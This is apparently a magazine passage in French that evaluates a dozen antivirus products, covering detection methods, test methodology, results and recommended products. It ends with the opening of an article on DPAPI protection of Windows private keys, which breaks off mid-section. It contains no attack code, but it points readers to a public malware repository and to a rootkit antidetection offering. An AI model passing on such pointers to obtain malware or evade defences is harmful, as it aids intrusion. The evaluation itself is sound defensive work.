- en mode dynamique : l'antivirus est en fait résident et surveille les moindres faits et gestes de l'ordinateur, du réseau et surtout de l'utilisateur. Il prend la main avant toute action et tente de déterminer si un risque viral lié à cette action, existe. Ce mode est gourmand en ressources et nécessite des machines relativement puissantes pour ne pas être un handicap et pousser l'utilisateur (cas trop souvent rencontré) à désactiver ce mode au profit du précédent.

[1] Le meilleur exemple est celui de l'Université de Calgary, au Canada. Souhaitant proposer un enseignement de troisième cycle en virologie informatique, cette université a dû renoncer à ce projet sous la pression très forte de la communauté antivirale dans son ensemble (voir la préface de [3] pour de plus amples références).

[2] Le lecteur trouvera dans [3] une description détaillée de ces techniques et dans [4] une étude mathématique des principales méthodes de détection, notamment du point de vue de l'attaquant.

En général, un antivirus efficace conjugue plusieurs ensembles de techniques (dénommés « moteurs » afin de réduire les risques de fausses alarmes et de non-détection, au minimum.

Techniques d'analyse de forme

L'objectif est d'analyser le contenu d'un fichier hors de tout contexte d'exécution. Fred Cohen [2, 3] a démontré que le problème général de détection par analyse de forme est un problème indécidable.

Recherche de signatures

Cela consiste à rechercher une suite de bits caractéristique d'un virus donné. Cette signature ne doit théoriquement pas incriminer un autre virus tout en possédant une taille suffisamment importante pour ne pas provoquer de fausses alarmes. Le problème avec la recherche par signature est qu'elle est facilement contournable. Elle ne permet pas de gérer les virus polymorphes ou les virus chiffrés, ni les virus inconnus. Le taux de fausses alarmes est faible bien que l'identification correcte laisse à désirer dans certains cas.

Le principal problème de ce mode de détection est la nécessité de maintenir la base de signatures virales avec les contraintes que cela comporte : taille de la base, stockage sécurisé, la distribution sécurisée, la mise à jour effective par l'utilisateur, souvent négligeant, délai de mise à jour... Notons que pour cette technique, l'antivirus constate une infection déjà effective. A signaler également, pour optimiser la gestion du fichier de signature que certains éditeurs n'y font plus figurer certains virus anciens et considérés comme ayant disparus. Cela peut se traduire par une non-détectabilité de ces mêmes virus. Au final, les bases de signature ne gèrent environ que quelques milliers de codes malveillants, ceux réputés comme les plus actifs ou les plus récents. Outre l'expérience, un simple calcul arithmétique suffit à le démontrer. Sur la base d'un système comme *Windows XP* qui comporte en moyenne un peu plus de 30 000 fichiers, un simple scan de disque dur relativement à une base de plusieurs milliers de virus prend un temps prohibitif (même si les algorithmes de recherche de motifs ont une complexité optimale). C'est la raison pour laquelle, afin de maximiser le temps d'analyse, le moteur de signatures ne fait la recherche qu'à certains endroits du fichier. Une modification du virus pour agir à un endroit différent pourra rendre le virus non détecté – mais certains, et à juste titre, objecteront qu'il s'agit alors d'une nouvelle variante.

Analyse spectrale

Elle consiste à établir la liste des instructions d'un programme (le spectre) et à y rechercher des instructions peu courantes dans la plupart des programmes non viraux mais caractéristiques de virus ou de vers. Par exemple, un compilateur (C ou assembleur) n'utilise en réalité qu'une partie de l'ensemble des instructions théoriquement possibles (afin d'optimiser le code le plus souvent) alors qu'un virus va tenter d'utiliser plus largement ce jeu d'instructions, pour accroître son efficacité. Au final, le spectre d'un virus diffère significativement – au sens statistique ; voir [3] – de celui d'un programme « normal » mais la notion de « normalité » est très relative. Elle est définie par rapport à une distribution théorique des fréquences des instructions du spectre de référence. Ceci explique que cette technique provoque des fausses alertes plus nombreuses et peut ne pas détecter un code aux capacités mimétiques (préservation des propriétés statistiques du spectre). En revanche, elle permet parfois de détecter certains nouveaux virus, qui mettent en œuvre des techniques de polymorphisme par réécriture de codes (et qui utilisent des techniques connues le plus souvent).

Analyse heuristique

L'analyse heuristique [3] consiste à utiliser des règles et des stratégies en vue d'étudier les propriétés d'un programme. Le but est de détecter des actions potentiellement virales. La difficulté de cette technique est du même ordre que pour l'analyse spectrale (problème de fiabilité et nombre de fausses alertes). Les logiciels agissant par heuristique prétendent généralement se passer de mises à jour. En fait, les programmeurs de virus, après étude de l'antivirus, retrouvent très vite les règles et stratégies employées et parviennent à le leurrer. En conséquence, cela oblige l'éditeur à utiliser d'autres règles et donc à mettre à jour le produit.

Le contrôle d'intégrité

Cette technique permet de surveiller la modification des fichiers sensibles (exécutables, documents,...). Pour chaque fichier, on calcule une empreinte numérique infalsifiable (par exemple, à l'aide d'une fonction de hachage). Autrement dit, il est calculatoirement impossible de modifier en pratique un fichier de sorte qu'un recalcul d'empreinte fournisse celle initialement produite. En cas de modification, la vérification de l'empreinte est négative et une infection suspectée.

La difficulté majeure liée à cette technique pourtant séduisante, réside dans le fait qu'elle est difficile à mettre en pratique : constituer une base d'empreinte sur une machine saine et protégée (au début les virus modifiaient les fichiers, recalculaient l'empreinte et la substituaient à l'ancienne), enregistrer et maintenir toute modification « légitime ». L'autre problème est qu'il est assez aisé de la contourner. Certaines familles de virus ou de codes malveillants (compagnons, furtifs, virus comportementaux, *rootkits*...) y parviennent relativement facilement [4]. Enfin, l'infection est détectée mais trop tard.

Techniques d'analyse dynamique de comportements

L'objectif est d'analyser les actions potentiellement malveillantes d'un fichier au moment de son exécution ou de son utilisation.

[3] Un programme heuristique est un programme permettant de trouver une solution effective mais presque toujours approchée (non nécessairement optimale) à tout problème, quelle que soit son instance, en particulier, pour la classe des problèmes réputés difficiles au sens de la théorie de la complexité (problèmes dit NP-complets, problème d'optimisation combinatoire).

[4] La raison principale de la faiblesse de tout contrôle d'intégrité tient au fait que ce dernier ne prend jamais en compte les structures d'indexation et de gestion des fichiers (problèmes de trop grande variabilité, notamment en termes de fichiers temporaires).

Fred Cohen [2, 3] a également démontré que le problème général de détection par analyse comportementale est un problème indécidable.

L'antivirus est résident en mémoire, tente de détecter tout comportement suspect (la définition d'un tel comportement se faisant par rapport à une base de comportements viraux) et le bloque si nécessaire : tentatives d'ouvertures en lecture/écriture de fichiers exécutables, écriture sur des secteurs systèmes (partition ou démarrage), tentative de mise en résident, accès à la base de registres... Ces techniques permettent de détecter certains virus inconnus (mais, encore une fois, utilisant des techniques connues) et de lutter avant l'infection. Toutefois, certaines techniques virales y échappent, notamment certains codes mimétiques qui adoptent des comportements non répertoriés comme suspects dans la base de comportements. De plus, l'antivirus doit être en mode dynamique, ce qui ralentit quelquefois sensiblement le travail. Les fausses alarmes peuvent être très nombreuses.

L'émulation de code permet de disposer de l'analyse de comportement en mode statique, ce qui est assez utile quand on sait que beaucoup d'utilisateurs impatients préfèrent ce mode pourtant dangereux. Lors du scan, le code étudié est chargé dans une zone mémoire confinée puis est émulé afin de détecter un comportement potentiellement viral. Cela est particulièrement adapté pour les virus polymorphes. L'émulation de code souffre toutefois des mêmes limitations que son homologue purement dynamique.

Dans tous les cas, l'analyse par l'attaquant de la ou des bases de comportements lui fournira toutes les informations nécessaires pour contourner ces techniques. Il est donc nécessaire, en fonction de l'évolution de l'algorithmique virale, de faire évoluer ces bases, autrement dit, de les mettre à jour, tout comme les bases de signatures, mais avec une fréquence beaucoup moins élevée.

Esquisse d'une méthodologie de test et d'évaluation

Si pour l'utilisateur une démarche générique suffit, en revanche pour une société ou une administration, le choix d'un produit doit être conduit avec soin dans la continuité d'une politique de sécurité préalablement définie. Choisir une solution antivirale ne se résume pas à acheter un logiciel antivirus, ce dernier doit être compatible avec les contraintes de sécurité et non l'inverse (ne serait-ce, par exemple, qu'en termes de paramétrage et de contrat de service).

L'analyse des différents produits a été conduite sur deux axes : des tests à l'aide de codes malveillants et l'étude de certains points-clefs.

Les tests effectués

Précisons que tous ces tests ont été réalisés sur des produits identiques à ceux disponibles pour le public. **Aucune vulnérabilité** n'a été recherchée ni, *a fortiori*, exploitée. Seuls des aspects strictement algorithmiques ont été considérés. Si la présence de vulnérabilités dues à une mauvaise implémentation, par exemple, est un problème grave, il n'est pas fondamental. Une faiblesse algorithmique est en revanche beaucoup plus critique. L'étude a concerné principalement le système d'exploitation *Windows 2000/XP* mais le système Linux a également été considéré.

Les différents codes utilisés sont les suivants :

- des codes malveillants connus et répertoriés (les principaux vers simples ayant sévi depuis 2001 tels que *CodeRed, Slammer, Sasser, Blaster...*), macro-virus (pour les différentes versions de la suite *Microsoft Office* pour lesquelles, les applications *Word, Excel, Powerpoint* ont été considérées), chevaux de Troie, bombes logiques, codes interprétés (en langages BAT, JS, VBS, PERL, Bash), virus exécutables, vers d'emails (notamment les différentes variantes de Bagle et Netsky), rootkits (*Hacker Defender, FU....*). L'objectif était d'étudier avec quelle efficacité ils sont gérés par les produits testés. Cela a permis d'établir également un échantillon témoin. Enfin, ces codes ont permis d'évaluer la pertinence des appellations (le *nommage* de virus) des codes par les antivirus ainsi que celle des messages d'alerte. Le lecteur qui souhaiterait effectuer ses propres tests trouvera sur le site **vx.netlux.org** une base de codes malveillants conséquente ;
- des codes malveillants inconnus mais utilisant des techniques connues et traditionnelles. En particulier, l'accent a été mis sur les vers de courrier électronique (type Bagle, MyDoom ou Netsky) ainsi que sur les infections de type simple (bombes logiques et chevaux de Troie) ; pour cette classe de code, l'expérience peut être facilement reconduite avec des codes s'inspirant de codes connus ou bien en modifiant de manière adéquate, des codes déjà détectés. C'est à la portée de tout étudiant de premier cycle en informatique ayant un minimum de connaissance en sécurité ;
- des codes malveillants identifiés comme tels manuellement et récupérés lors d'audits ou d'expertises. Au moment du prélèvement ou de l'interception, ces codes n'étaient pas détectés par les antivirus en place. Dans tous les cas, il s'agissait de codes réels, certains d'entre eux agissant dans le cadre d'attaques ciblées. L'objectif était de mesurer, quand cela était possible, le délai entre l'apparition de ce code et son identification éventuelle par les antivirus ;
- des codes inconnus, conçus au laboratoire à des fins de recherche, pour évaluer la capacité de réaction des antivirus face à l'inconnu. Tous ces codes mettent en œuvre des modèles viraux nouveaux (du point de vue algorithmique). Certains d'entre eux seront détaillés dans [4].

  Nous avons utilisé, en particulier (liste non exhaustive) :
  - des codes malveillants dits « de documents » (macro-virus polymorphe, codes PDF et Postscript) ;
  - des virus de type Java [5] ;
  - des codes en langages interprétés.

Ces codes ont été utilisés de deux manières : préalablement et postérieurement à l'installation des antivirus. Dans le premier cas, il s'agissait de tester la capacité de détection lors de la phase critique d'installation. Les codes malveillants utilisés ont également permis d'évaluer non seulement la capacité de détection mais également la capacité d'éradication. Certains tests visaient à

tester les produits lorsque exposés à des conditions extrêmes (saturation par exemple).

Les points analysés

Ces points sont les suivants :

- le paramétrage par défaut : la plupart des utilisateurs se contentant, par ignorance ou crainte de faire des erreurs, de ce paramétrage, ce point est important à considérer ;
- la gestion des *spywares* ;
- la facilité de désinstallation pour l'utilisateur. Ce dernier a le droit de changer de logiciel antivirus sans avoir à reformater son disque dur ;
- la richesse des options de configuration et leur pertinence ;
- la facilité de gestion et de configuration. Ces paramètres peuvent sembler subjectifs. En fait, pas tant que cela. Il s'agissait de déterminer si un utilisateur sans connaissance particulière pouvait sans trop de difficultés se débrouiller (absence de termes techniques incompréhensibles, existence d'une documentation, présence d'une aide claire, d'un glossaire, d'une base de descriptions virales, nombre et cohérence des options...) ;
- la pertinence des messages d'alerte : en cas d'infection, par exemple, le message apporte-t-il une réelle information, un conseil pertinent, une conduite à tenir (par exemple, appliquer un correctif dans le cas d'une attaque par un ver simple) ;
- la compatibilité avec le système et les applications environnantes ;
- l'adéquation entre ce qui est annoncé par l'éditeur (le message marketing) et la réalité technique réellement observée ;
- quand cela a été possible ou pertinent, la nature des contrats de services proposés (retour d'expériences émanant des professionnels) ;

Les résultats

Douze produits ont été testés. Le souhait initial était de présenter la totalité des résultats des tests mais la nature de certains d'entre eux nous a finalement fait renoncer. Outre le fait qu'indiquer telle ou telle déficience de tel ou tel produit, exploitable par un attaquant n'aurait pas été une attitude responsable [5], l'évolution récente de la loi (LCEN) rend toute publication de ce type hasardeuse. L'autre raison tient au fait que citer un produit en mauvaise part (même avec des éléments techniques à l'appui) n'est pas constructif. Tous seraient alors concernés (voir plus haut la section consacrée aux résultats théoriques). Pour ces raisons, il a été choisi de présenter les grandes lignes des résultats et de citer les quelques produits qui se sont distingués lors de ces tests – aux limitations naturelles près des antivirus – et que nous conseillons en toute indépendance.

Tout d'abord, précisons ce que nous considérons comme un bon antivirus. Un bon antivirus sera capable d'identifier, d'éradiquer les virus connus et de gérer les virus inconnus utilisant des techniques connues. Cette gestion ne doit pas solliciter l'aide et/ou l'intervention de l'utilisateur, notamment pour décider de la nature malveillante d'un fichier suspect (l'accepter ou pas). Le nombre de fausses alarmes doit être limité. Enfin, la gestion et la configuration doit être relativement aisée, du moins ne pas représenter un obstacle rédhibitoire dans l'utilisation.

Synthèse des résultats

En premier lieu, tous les antivirus testés ont été contournés ou leurrés avec succès (rappelons que cela n'est pas un exploit en soi). L'expérience démontre encore une fois qu'une innovation virale algorithmique a toutes les chances de passer les barrières de protection virale. Même des codes écrits en langages interprétés y sont parvenus, pour peu que l'approche virale soit vraiment innovante [N6]. Cela renforce l'impérieuse nécessité de placer la lutte antivirale au cœur d'une politique de sécurité générale cohérente dans laquelle formation, sensibilisation, hygiène et politique de santé informatique doivent tenir une place importante. L'antivirus n'est qu'un aspect, malheureusement limité, dans la chaîne.

Concernant la gestion de codes connus, les résultats sont inégaux voire surprenants. Une version pour serveurs de fichiers a, par exemple, été incapable de détecter des infections par des vers simples très connus. Certains antivirus ne gèrent pas la mémoire vive des systèmes *Windows NT/2000/XP*. Un autre antivirus s'est installé intégrant même un code malveillant déjà présent dans sa base d'intégrité, sans l'avoir détecté. Enfin, et d'une manière générale, il a été constaté que la protection des systèmes Unix/Linux était encore très en retard sur celle des systèmes *Windows*. Il semble que la recherche de signatures soit la seule technique mise réellement en œuvre.

Le deuxième point important concerne le délai existant entre l'apparition « dans la nature » d'un code malveillant donné et sa prise en compte par la mise à jour. Pour le mesurer, les dates de réception ou d'interception du code et la date de prise en compte par l'antivirus ont été considérées. Nous avons constaté qu'en moyenne, ce délai est **au minimum** de 24 à 48 heures. Pour certains codes, semble-t-il, diffusés en un faible nombre de copies, ce délai peut être plus important. Pour certains codes utilisés dans des attaques ciblées, aucune mise à jour n'est

[5] Certains produits se sont révélés particulièrement mauvais pour certains tests et donner des résultats vérifiables aurait constitué une incitation à leur exploitation. Le risque, en présentant des résultats globaux et d'une manière trop démarquée au goût de certain, est au final de donner une impression de « creux ». C'est un risque préférable à tout autre. En outre, l'expérience montre que généralement les très mauvaises performances de ces produits incitent les utilisateurs à changer de produits.

[6] Cela dément l'assertion de certains experts considérant que ces codes sont toujours détectés sur le simple fait qu'ils sont écrits en langage interprété. D'une part, cela constitue une grossière erreur de confusion entre langage et algorithmique. D'autre part, c'est oublier le fait que l'ensemble des langages interprétés ne se limite pas au DOS shell, au Javascript ou au VBScript. Il existe des langages interprétés de très haut niveau capables de mettre en œuvre des algorithmes évolués.

encore disponible, et ce, plusieurs mois après l'identification du code. Tout cela relativise fortement les assertions quelquefois outrancières de certains éditeurs proclamant qu'en une heure, un code est analysé et pris en compte dans les bases de signatures et/ou de comportements. Un simple calcul arithmétique suffit à prouver l'inanité de ces affirmations [7].

Le troisième point concerne les appellations des codes identifiés (le nommage des virus). L'étude a montré qu'il existait une véritable jungle des appellations. Il n'est pas normal que pour un même code malveillant, près d'une dizaine de désignation existent. Comment espérer que l'utilisateur, voire un administrateur, s'y retrouve. Plus grave, certaines appellations sont trompeuses et désignent des réalités techniques complètement différentes, appelant de la part du professionnel de sécurité des réactions différentes : un ver sera vu par certains éditeurs comme un ver (code auto-reproducteur) alors que d'autres le désigneront comme un cheval de Troie ou une *backdoor* (une infection dite « simple »).

En règle générale, les configurations par défaut ne sont pas optimales, voire dans quelques cas, inadaptées au risque viral actuel. Il est clair que dans ce domaine, la fluidité et la rapidité de traitement ont été privilégiées, au détriment quelquefois de la qualité de détection. Or, l'attaquant peut exploiter ces déficiences afin de bâtir une attaque. Là encore, il est nécessaire que l'utilisateur adapte le paramétrage à ses besoins et à ses habitudes. Mais est-ce à la portée de l'utilisateur générique ? A côté de cela, il a été constaté que certains produits succombent à l'effet « tableau de bord d'Airbus » (profusion d'options peu pertinentes).

À titre d'exemple, certains antivirus proposent d'explorer jusqu'à une dizaine de niveaux de compression et plusieurs couches de liens OLE. Cela fait riche mais s'avère inutile si la protection dynamique est de qualité. Quelle que soit la profondeur de compression, le code devra d'abord être extrait avant d'être lancé. D'autres exemples du même type pourraient être cités.

La capacité de désinfection automatique laisse en général à désirer. Elle réclame souvent l'utilisation d'applications tierces (*HijackThis* par exemple) ou des manipulations peu aisées pour l'utilisateur générique : scan en mode sans échec, désactivation des fonctions de restauration de *Windows* et recréation des points de restauration, après désinfection, si cette dernière a eu lieu, utilisation de nettoyeurs spécifiques...

Plusieurs antivirus ont été également incapables de tuer un processus malveillant (déchargement de la mémoire). Dans un cas, il a même été impossible de désinfecter l'ordinateur d'un code malveillant assez vicieux qui avait pourtant été détecté. Ce code existait en plusieurs copies indépendantes, chacune surveillant les autres et la réinstallant en cas d'action antivirale.

Le même constat a été fait s'agissant des nettoyeurs spécifiques. À titre d'exemple, et sur l'une des versions du ver *Blaster*, un nettoyeur annonçait la détection du ver et son éradication. Le passage d'un second nettoyeur, diffusé par un autre éditeur, trouvait à nouveau le ver puis parvenait à l'éradiquer. Après analyse, il s'est avéré que le premier ne recherchait que la copie virale sur le disque dur, le second, en plus scannait la mémoire. Cette différence d'efficacité entre la détection et la désinfection, est-elle ponctuelle ou bien annonce-t-elle une tendance qui risque de se confirmer et de s'accentuer ?

Pour conclure, donnons pêle-mêle quelques résultats (liste malheureusement non exhaustive) :

- certains systèmes antiviraux réseau ont montré des lacunes pour le moins surprenantes, autorisant des attaques potentiellement graves. Par exemple, il est navrant de constater qu'un serveur ne met en œuvre aucun mécanisme d'authentification des clients quand ces derniers viennent chercher les mises à jour. Pourquoi utiliser, également, le protocole HTTP plutôt que le protocole HTTPS ? D'autres lacunes de configuration ont également été constatées pour certains produits, dans la gestion des connexions clients/serveur (numéros de ports inadaptés et difficiles à gérer par exemple) ;
- en règle générale, les spywares ne sont pas pris en compte efficacement, à moins d'adjoindre un produit supplémentaire (sauf pour quelques produits qui intègrent nativement cette fonctionnalité) ;
- les rootkits ne sont en général pas gérés par la quasi-totalité des produits malgré ce qui est annoncé (un seul antivirus mais avec une application supplémentaire). En réalité, les éditeurs ont tendance à confondre les véritables techniques de rootkit avec des techniques de camouflage et de furtivité. Et pourtant, tout comme les spywares représentent un marché, il est possible, moyennant quelques poignées d'euros, d'acquérir de quoi contourner les principaux outils (voir sur le site **hxdef.czweb.org/antidetection.php**. Pour le moment, la gestion générique des rootkits est à attendre. Il vaut mieux se fier à des outils comme *RootkitRevealer* (SysInternals) ;
- certains produits ont provoqué des conflits avec certaines applications (principalement *SP2*). Ces conflits ne sont pas facilement gérables pour un utilisateur générique (à moins de passer par la *hotline* ou bien de désactiver, soit le SP2, soit l'antivirus). La fonction de restauration de *Windows* complique les opérations de désinfection ;
- pour certains antivirus, la désinstallation a été très difficile, voire pour certains systèmes, impossible. Le reformatage est alors nécessaire. Ces cas ne sont heureusement pas trop fréquents.

[7] Les éditeurs annoncent une moyenne de 400 nouveaux codes malveillants par mois, en « saison creuse » et jusqu'à 1200 en « haute saison » (le premier semestre 2004 par exemple). Sur la base annoncée d'une heure au minimum par analyse, cela représente environ 33 jours en basse saison pour traiter tous les codes. Plusieurs questions se posent alors : tous les codes sont-ils analysés par chaque éditeur ou bien ces derniers partagent-ils leurs informations pour gagner du temps ? Dans le dernier cas, ce partage de connaissances est-il total ? L'expérience a montré, par exemple que les programmes de détection et de nettoyage spécifiques de certains vers n'avaient pas tous la même qualité d'un éditeur à un autre. Au final, la capacité affirmée de pouvoir traiter quasiment en temps réel toutes les infections informatiques est une illusion.

Quelques produits conseillés

Cinq antivirus, parmi ceux qui ont été testés, se sont distingués lors des tests (gardons toutefois présents à l'esprit les limitations inhérentes à ces produits, évoquées dans la synthèse précédente).

Ces choix sont personnels, indépendants et non motivés par un quelconque intérêt. Ces produits cumulent le mieux les principales qualités et caractéristiques de ce que doit être un bon antivirus (voir la définition précédente). Tous offrent un excellent taux de détection pour de très bonnes performances en termes de ressources machine. Ils ont été parmi les plus difficiles à leurrer également. Les principales fonctionnalités usuellement recherchées (protection de messagerie, de serveurs...) sont représentées. Ces produits sont, par ordre alphabétique :

Avast 4.6 (Alwil Software)

www.avast.com

Cet antivirus a donné d'excellents résultats. Il est disponible gratuitement pour un usage personnel (la clef d'activation doit être demandée). Disponible pour Windows, Linux/Unix et Mac OS X, c'est un produit de tout premier plan, disposant d'un pare-feu intégré. Il intègre toutes les fonctionnalités essentielles pour une protection de très bonne qualité : surveillance de messagerie classique ou instantanée, trafic *peer-to-peer*, trafic NNTP... L'interface est claire et simple à utiliser.

AVG 7.0 (Grisoft)

www.grisoft.com

free.grisoft.com pour la version gratuite, réservée aux usages personnel ou associatif non lucratif (version anglaise seulement). La version française est payante. Ce produit, disponible, pour Linux et Windows, protège efficacement contre les attaques virales, les spywares, adwares et autres codes malveillants. Il est facile à paramétrer. Une très bonne efficacité. Un pare-feu est intégré.

F-Secure Antivirus 2005

f-secure.fr/france/

Une référence et certainement l'un des tout meilleurs produits. Disponible pour de nombreuses plateformes (Windows, Linux, de nombreux modèles de téléphones mobiles), cet antivirus bénéficie du savoir-faire de l'une des meilleures équipes au monde dans le domaine de l'analyse virale. Le site de cet éditeur est sans aucun doute le plus complet que l'on puisse trouver et constitue une aide précieuse pour l'utilisateur. La qualité des nettoyeurs spécifiques de cette société est à saluer. C'est actuellement le seul éditeur proposant des outils capables de gérer certains rootkits (quoique dans ce domaine, certains détecteurs libres soient meilleurs), grâce à l'application *Blacklight*, malheureusement non encore intégrée à l'antivirus (cela devrait être le cas avec la version 2006). Seul petit bémol pour cet antivirus, la difficulté pour le désinstaller. Une version d'évaluation est disponible sur le site.

Kaspersky Antivirus version 5 (KAV)

www.avp.ch

Également un très bon produit, un peu lourd en raison de la gourmandise du moteur heuristique. Malgré la concurrence des autres produits cités ici, il reste encore une valeur sûre, presque un must. Le marketing de l'éditeur est devenu plus raisonnable (précisons toutefois que sa gestion annoncée des Rootkits est à fortement relativiser : il ne gère que les plus simples réalisant des actions qui relèvent plus du camouflage et de la furtivité). Disponible pour Windows et Linux.

NOD 32

www.nod32.com

La révélation de ces tests. Un excellent produit (même si, comme tous les autres produits, il a pu être contourné). Disponible pour Windows uniquement, la puissance de son moteur heuristique est impressionnante. Il affiche des temps de traitement sidérant sans pour autant sacrifier la qualité de la protection antivirale. L'interface est simple, facile à utiliser. Un concept puissant qui devrait inquiéter la concurrence. Une version d'évaluation est disponible.

Conclusion

Après la lecture du rapport du DTI britannique, et à la lecture de cet article, faut-il conclure qu'un antivirus ne sert à rien ? Absolument pas, mais il convient de l'accompagner de règles simples en amont qui réduiront grandement les risques.

La sécurité informatique repose essentiellement sur deux choses :

- le bon sens, la prudence et le professionnalisme. Une bonne « hygiène informatique » préventive est indispensable. Dans une entreprise ou une administration, un ordinateur est fait pour travailler et non pour autre chose. Il est vital que la politique de sécurité précise clairement ces règles. Le risque réside essentiellement dans le fait qu'un virus ou un ver infecte un ordinateur ou un réseau presque toujours par la faute d'un utilisateur. L'antivirus, pour sa part, se contente de gérer la situation, dans la mesure du possible. Il est incapable de gérer les attaques inconnues. Il est, entre autres choses, important d'isoler les systèmes les plus sensibles.
- La formation des utilisateurs et la veille technologique. Cela doit être également intégré dans toute politique de sécurité sérieuse. Les techniques virales, les vecteurs d'infection, les failles évoluent. Si vous-même ou vos utilisateurs ne faites pas progresser vos connaissances, la lutte est perdue. Votre antivirus pourra certainement détecter un virus ou un ver mais appliquera-t-il le correctif de sécurité nécessaire, vous dira-t-il de changer les mots de passe comme cela est nécessaire après l'attaque par un ver espion, vous indiquera-t-il toutes les mesures post-infection indispensables à mener et que peu de personnes mettent en œuvre ? Non ! Votre antivirus n'est pas une baby-sitter. Il existe d'excellents sites (citons par exemple **www.packetstormsecurity.org**) qui permettent en temps quasi réel de vous tenir au courant des alertes

et de faire cette veille. Mais n'oublions pas qu'il existe des failles connues mais non publiées qui peuvent faire l'objet d'utilisations illégitimes, ce qui nous ramène au problème de l'hygiène informatique.

Pour les officiers de sécurité, il est important également de bien définir les contrats de services attachés avec la solution antivirale qui vous est proposée. Il est important de faire préciser clairement les responsabilités de l'éditeur en termes de sauvegardes, de sécurité (confidentialité, intégrité et disponibilités) des données, de déploiement des mises à jour, de délai d'intervention (en particulier, s'agit-il du déplacement du technicien ou du règlement du problème?), les capacités techniques réelles du prestataire... Ces contrats de services sont, en règle générale, trop flous.

La lutte antivirale, bien en amont, ne peut plus se passer de la recherche, notamment dans le domaine des techniques virales. L'expérience montre que dès lors que les codes malveillants innovent du point de vue algorithmique, les antivirus sont totalement inefficaces. Imaginer, dans le cadre d'une recherche raisonnée et contrôlée, les techniques virales de demain est le meilleur moyen de préparer une défense pro-active. Les modèles viraux et antiviraux doivent évoluer. Il devient urgent de privilégier une réflexion scientifique et technique ouverte et partagée, plutôt que de préserver l'empirisme de quelques chapelles. Il existe encore trop peu d'équipes de chercheurs dans ce domaine.

Pour conclure, réfléchissez au fait qu'une attaque informatique réussie n'est pas forcément une attaque non détectée. C'est une attaque qui a pu aboutir. Votre antivirus ne règle qu'une partie du problème en vous signalant la présence d'un virus. Il est souvent trop tard.

Références

[1] BONFANTE, G., KACZMAREK, M. et MARION, J.-Y., *Toward an abstract computer virology*, à paraître en 2005.

[2] COHEN, F., *Computer viruses*. Thèse de l'Université de Californie du Sud, 1985.

[3] FILIOL, E. *Les virus informatiques : théorie, pratique et applications*, Collection IRIS, Springer Verlag, 2003.

[4] FILIOL, E., *Techniques virales avancées : aspects mathématiques et algorithmiques*, Collection IRIS, Springer Verlag, à paraître en 2006.

[5] REYNAUD-PLANTEY, D., *New Threats of Java Viruses, Journal in Computer Virology*, Volume 1, no 1-2, 2005.

[6] STIMMS, S., Potter, C. et BEARD, A., *Information Security Breaches Survey, UK Department of Trade and Industry*, 2004.

Disponible sur **www.security-survey.gov.uk**. Une vidéo de la présentation de ce rapport ainsi qu'une synthèse à destination des décideurs sont également présentes sur le site.

Protection des clés privées sous Windows 2000/XP/2003

« Comment et où sont protégées et sauvegardées mes clés privées sous Windows ? »

La protection des données qui doivent rester secrètes est un problème récurrent en sécurité informatique. La protection des clés privées sous Windows n'y échappe pas. Cet article présente le résultat de mes recherches et montre les précautions à prendre.

I – Terminologie

Le vocabulaire en français est le suivant :

- on chiffre des messages ;
- on déchiffre des messages si on possède la clé ;
- on décrypte des messages si on ne possède pas la clé.

Tous les autres termes sont à proscrire, en particulier le cryptage, l'encryptage et le chiffrage ! Cette précision est importante car de nombreux logiciels utilisent encore les termes crypter/décrypter dans leur interfaces graphiques.

Dans la suite de l'article, je vais souvent utiliser les termes « protéger » (de l'anglais *protect*) et « dé-protéger » (*unprotect*). La traduction exacte de *unprotect* serait *retirer la protection* ou *déverrouiller*.

II – Clés privées/publiques, certificats

Les algorithmes asymétriques (RSA et DSA) sont basés sur des bi-clés, une clé pouvant être largement distribuée (la clé publique), l'autre devant être gardée secrète (la clé privée).

La clé publique est généralement distribuée dans un certificat au format x509. Le certificat n'a rien de secret, il est généralement envoyé en clair dans de nombreux protocoles les mettant en œuvre (S/MIME, TLS, IKE en mode agressif). Seule son intégrité doit être garantie. Les IGC et la signature numérique assurent cette propriété.

La clé privée, au contraire, est gardée secrète, mais doit rester utilisable par les applications qui en ont besoin (un logiciel de messagerie pour signer des mails à envoyer ou pour déchiffrer des mails reçus ayant été chiffrés, un navigateur Internet pour l'authentification de l'utilisateur via TLS). Il faut donc lui assurer une protection (pour ne pas la laisser simplement en clair sur le disque), tout en permettant son utilisation de façon presque transparente pour l'utilisateur. C'est ce mécanisme de protection offert par Windows que nous allons étudier.

III – Magasins de certificats

Sous Windows les certificats sont stockés dans des emplacements logiques appelés « magasins ». Pour les visualiser il faut lancer `mmc.exe`, puis ajouter le composant logiciel (*snap-in*) « Certificats » qui permet alors de choisir le magasin à visualiser (cf. *figure 1*). On distingue deux principaux types de magasins :

- les magasins utilisateurs : chaque utilisateur utilisant des certificats dispose d'un magasin de ce type. Ils sont utilisés, par exemple, par la messagerie sécurisée avec S/MIME, l'authentification cliente TLS, le chiffrement de fichiers par EFS,...
- le magasin machine : ce magasin contient les certificats utilisés par des applications ou services reposant sur le compte SYSTEM. On peut citer IIS ou Exchange (pour l'authentification serveur TLS), le service de négociation IKE de IPsec.

Figure 1

IV – DPAPI

Les clés privées sous Windows sont protégées par DPAPI. Nous allons expliquer sommairement cette API. Pour aller plus loin, il est recommandé de lire l'article de présentation [1] dans la MSDN.

DPAPI (*Data Protection* API) est apparue avec Windows 2000. Cette API est donc aussi disponible sous XP et 2003. DPAPI offre un mécanisme de protection de secrets qui se veut simple à mettre en œuvre pour le programmeur et transparente pour l'utilisateur. Pour cela DPAPI va protéger les données en les chiffrant par une clé symétrique de session, c'est-à-dire différente pour chacune des données chiffrées.


Mais l'idée maîtresse est qu'aucune clé de session n'est stockée : elles sont reconstruites à chaque opération de chiffrement (pour la protection des données) ou de déchiffrement (pour la dé-protection).

Pour générer les clés, DPAPI utilise plusieurs sources (cf. *figure 2*) :

